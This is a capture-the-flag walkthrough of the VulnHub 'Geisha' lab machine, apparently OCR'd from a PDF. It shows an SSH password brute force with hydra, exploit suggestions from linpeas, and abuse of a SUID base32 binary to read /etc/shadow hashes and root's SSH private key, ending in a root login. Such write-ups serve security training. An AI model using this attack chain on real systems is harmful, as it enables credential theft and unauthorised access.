
OS : Debian
IP : 192.168.73.82
Web Server : Apache 2.4.38
Programming :

Rustscan :

```
┌──(root㉿kali)-[~/vulnhub/geisha]
└─# rustscan -a 192.168.73.82 -r 0-65535 -- -A -sC -sV -vvv

PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2
(protocol 2.0)
| ssh-hostkey:
|   2048 1b:f2:5d:cd:89:13:f2:49:00:9f:8c:f9:eb:a2:a2:0c (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCsnjUYSc5T2b2tvCMjMFB05R1XDb0k679PiBuA
r7+F+zGCwqqj/QwNZorBNG6uGYxUx+hN/djf3VVjjFwI3yZpwhSDTuJdBWUOQtHGcAvR
u7hX6I29y2WbK7ITYJFqAe/1dgvwE91JvN3lnEHJnjYOH0SCFLAwJeC3WiKNJu2pmk20
vYKSLajudjWgD4mgppJQOt/TNWSaQpzMlgHYygXyWjSv2/vYxhBl7vRSI2P6joSvE9WS
98Ix79LpZlnFvPYnm/Wkpm+tdxD+H33SsAS1um8QVU10sCdjm9GW4Lbn2oCIdasxEN+e
zRoTuFwSDepA45lSJaa3p7EBh8TPyGCB
|   256 31:5a:65:2e:ab:0f:59:ab:e0:33:3a:0c:fc:49:e0:5f (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF+MSjR5FloxtxKT
mLLe+8QjrOPcWBTPXu+DAirwB1DqN4lU6RvK6H4AoNOiToigicCVCgXodXPkTG1QVfM3
+3w=
|   256 c6:a7:35:14:96:13:f8:de:1e:e2:bc:e7:c7:66:8b:ac (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDUrhhKnEjUk+AwDfJvlMJuI6eF7e93Fb9yW9fE8ElYt
80/tcp open  http    syn-ack Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Geisha
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

80 --> HTTP



FTP --> 21
Anonymous login not allowed

```
┌──(root㉿kali)-[~/vulnhub/geisha]
└─# ftp 192.168.73.82 21
Connected to 192.168.73.82.
220 (vsFTPd 3.0.3)
Name (192.168.73.82:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> bye
221 Goodbye.
```

Didn't find any Directory or Files on server

Now i have only one choice left to brute force the password

I don't get password for FTP but....
I got the SSH password

```
┌──(root㉿kali)-[~/vulnhub/geisha]
└─# hydra -l geisha -P /usr/share/wordlists/rockyou.txt
ssh://192.168.73.82/ -t 60
```

```
┌──(root㉿kali)-[~/vulnhub/geisha]
└─# hydra -l geisha -P /usr/share/wordlists/rockyou.txt ssh://192.168.73.82/ -t 60
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-05 12:16:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 60 tasks per 1 server, overall 60 tasks, 14344399 login tries (l:1/p:14344399), ~239074 tries per task
[DATA] attacking ssh://192.168.73.82:22/
[STATUS] 288.00 tries/min, 288 tries in 00:01h, 14344140 to do in 830:07h, 31 active
[22][ssh] host: 192.168.73.82   login: geisha   password: letmein
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 26 final worker threads did not complete until end.
[ERROR] 26 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-05 12:18:56
```

geisha : letmein

```
┌──(root㉿kali)-[~/vulnhub/geisha]
└─# ssh geisha@192.168.73.82
The authenticity of host '192.168.73.82 (192.168.73.82)' can't be established.
ED25519 key fingerprint is SHA256:LWeIcL34FqnZ8TRLsknNndBBthrC1xzr/sHP5yQHMxE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.73.82' (ED25519) to the list of known hosts.
geisha@192.168.73.82's password:
Linux geisha 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1+deb10u1 (2020-04-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
geisha@geisha:~$ id
uid=1000(geisha) gid=1000(geisha) groups=1000(geisha),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
geisha@geisha:~$ ls
local.txt
geisha@geisha:~$ cat local.txt
5de1ee6f00cbe670dbdc0db34c9cd2e4
geisha@geisha:~$
```

`user.txt : 5de1ee6f00cbe670dbdc0db34c9cd2e4`

Privilege Escalation

First running the linpeas.sh file

```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.27

╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2019-13272] PTRACE_TRACEME

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
   Exposure: highly probable
   Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-
```

```
*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*}
],fedora=30{kernel:5.0.9-*}
   Download URL: https://github.com/offensive-security/exploitdb-
bin-sploits/raw/master/bin-sploits/47133.zip
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-
exploits/master/CVE-2019-13272/poc.c
   Comments: Requires an active PolKit agent.

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-
samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-
3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-
samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-
3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-
research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-
research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-
exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

   Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
   Exposure: less probable
```

```
    Tags: mint=19
    Download URL: https://github.com/saleemrashid/sudo-cve-2019-
18634/raw/master/exploit.c
    Comments: sudo configuration requires pwfeedback to be enabled.
```

```
geisha@geisha:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/umount
/usr/bin/su
/usr/bin/chsh
/usr/bin/base32
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
```

gtfobins.github.io/gtfobins/base32/

File read | SUID | Sudo

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
base32 "$LFILE" | base32 --decode
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which base32) .

LFILE=file_to_read
base32 "$LFILE" | base32 --decode
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo base32 "$LFILE" | base32 --decode
```

```
geisha@geisha:~$ base32 "/etc/shadow" | base32 --decode
```

```
geisha@geisha:~$ base32 "/etc/shadow" | base32 --decode
root:$6$3haFwrdHJRZKWD./$LYiTApGClgwmFE3TXMRtekWpGOY6fSpnTorsQL/FBr9YdOW4NHMzYFkOLu8qJQVa1wqfEC3a.SZeTHIyEhlPF0:18446:0:99999:7:::
daemon:*:18385:0:99999:7:::
bin:*:18385:0:99999:7:::
sys:*:18385:0:99999:7:::
sync:*:18385:0:99999:7:::
games:*:18385:0:99999:7:::
man:*:18385:0:99999:7:::
lp:*:18385:0:99999:7:::
mail:*:18385:0:99999:7:::
news:*:18385:0:99999:7:::
uucp:*:18385:0:99999:7:::
proxy:*:18385:0:99999:7:::
www-data:*:18385:0:99999:7:::
backup:*:18385:0:99999:7:::
list:*:18385:0:99999:7:::
irc:*:18385:0:99999:7:::
gnats:*:18385:0:99999:7:::
nobody:*:18385:0:99999:7:::
_apt:*:18385:0:99999:7:::
systemd-timesync:*:18385:0:99999:7:::
systemd-network:*:18385:0:99999:7:::
systemd-resolve:*:18385:0:99999:7:::
messagebus:*:18385:0:99999:7:::
sshd:*:18385:0:99999:7:::
geisha:$6$YtDFbbhHHf5Ag5ej$3EjLFKW1aSNBlfAhcyjmY97eLrNtbzDWQ9z5YvSvuA65kH7ZgHR1f9VGFhAEGGqiKAtF8//U45M8QOHouQrWb.:18494:0:99999:7:::
systemd-coredump:!!:18385::::::
ftp:*:18391:0:99999:7:::
geisha@geisha:~$
```

```
geisha@geisha:~$ base32 "/root/proof.txt" | base32 --decode
d8a3a77a3959696d515fe4950121900e
geisha@geisha:~$
```

`proof.txt : d8a3a77a3959696d515fe4950121900e`

```
geisha@geisha:~$ base32 "/root/.ssh/id_rsa" | base32 --decode
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA43eVw/8oSsnOSPCSyhVEnt01fIwy1YZUpEMPQ8pPkwX5uPh4
OZXrITY3JqYSCFcgJS34/TQkKLp7iG2WGmnno/Op4GchXEdSklwoGOKNA22l7pX5
89FAL1XSEBCtzlrCrksvfX08+y7tS/I8s41w4aC1TDd5o8c1Kx5lfwl7qw0ZMlbd
5yeAUhuxuvxo/KFqiUUfpcpoBf3oT2K97/bZr059VU8T4wd5LkCzKEKmK5ebWIB6
fgIfxyhEm/o3dl1lhegTtzC6PtlhuT7ty//mqEeMuipwH3ln61fHXs72LI/vTx26
TSSmzHo8zZt+/lwrgroh0ByXbCtDaZjo4HAFfQIDAQABAoIBAQCRXy/b3wpFIcww
WW+2rvj3/q/cNU2XoQ4fHKx4yqcocz0xtbpAM0veIeQFU0VbBzOID2V9jQE+9k9U
1ZSEtQJRibwbqk1ryDlBSJxnqwIsGrtdS4Q/CpBWsCZcFgy+QMsC0RI8xPlgHpGR
Y/LfXZmy2R6E4z9eKEYWlIqRMeJTYgqsP6ZR4SOLuZS1Aq/lq/v9jqGs/SQenjRb
8zt1BoqCfOp5TtY1NoBLqaPwmDt8+rlQt1IM+2aYmxdUkLFTcMpCGMADggggtnR+
10pZkA6wM8/FlxyAFcNwt+H3xu5VKuQKdqTfh1EuO3c34UmuS1qnidHO1rYWOhYO
jceQYzoBAoGBAP/Ml6cp2OWqrheJS9Pgnvz82n+s9yM5raKNnH57j0sbEp++eG7o
2po5/vrLBcCHGqZ7+RNFXDmRBEMToru/m2RikSVYk8QHLxVZJt5iB3tcxmglGJj/
cLkGM71JqjHX/edwu2nNu14m4l1JV9LGvvHR5m6uU5cQvdcMTsRpkuxdAoGBAOOl
THxiQ6R6HkOt9w/WrKDIeGskIXj/P/79aB/2p17M6K+cy75OOYzqkDPENrxK8bub
RaTzq4Zl2pAqxvsv/CHuJU/xHs9T3Ox7A1hWqnOOk2f0KBmhQTYBs2OKqXXZotHH
xvkOgc0fqRm1QYlCK2lyBBM14O5Isud1ZZXLUOuhAoGBAIBds1z36xiV5nd5NsxE
1IQwf5XCvuK2dyQz3Gy8pNQT6eywMM+3mrv6jrJcX66WHhGd9QhurjFVTMY8fFWr
edeOfzg2kzC0SjR0YMUIfKizjf2FYCqnRXIUYrKC3R3WPlx+fg5CZ9x/tukJfUEQ
65F+vBye7uPISvw3+O8n68shAoGABXMyppOvrONjkBk9Hfr0vRCvmVkPGBd8T71/
XayJC0L6myG02wSCajY/Z43eBZoBuY0ZGL7gr2IG3oa3ptHaRnGuIQDTzQDj/CFh
zh6dDBEwxD9bKmnq5sEZq1tpfTHNrRoMUHAheWi1orDtNb0Izwh0woT6spm49sOf
v/tTH6ECgYEA/tBeKSVGm0UxGrjpQmhW/9Po62JNz6ZBaTELm3paaxqGtA+0HD0M
OuzD6TBG6zBF6jW8VLQfiQzIMEUcGa8iJXhI6bemiX6Te1PWC8NMMULhCjObMjCv
bf+qz0sVYfPb95SQb4vvFjp5XDVdAdtQov7s7XmHyJbZ48r8ISHm98s=
-----END RSA PRIVATE KEY-----
```

```
┌──(root㉿kali)-[~/vulnhub/geisha]
└─# nano id_rsa

┌──(root㉿kali)-[~/vulnhub/geisha]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[~/vulnhub/geisha]
└─# ssh root@192.168.73.82
root@192.168.73.82's password:


┌──(root㉿kali)-[~/vulnhub/geisha]
└─# ssh -i id_rsa root@192.168.73.82
Linux geisha 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1+deb10u1 (2020-04-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@geisha:~# id
uid=0(root) gid=0(root) groups=0(root)
root@geisha:~# ls
flag.txt  proof.txt
root@geisha:~# cat flag.txt
Your flag is in another file ...
root@geisha:~# cat proof.txt
d8a3a77a3959696d515fe4950121900e
root@geisha:~#
```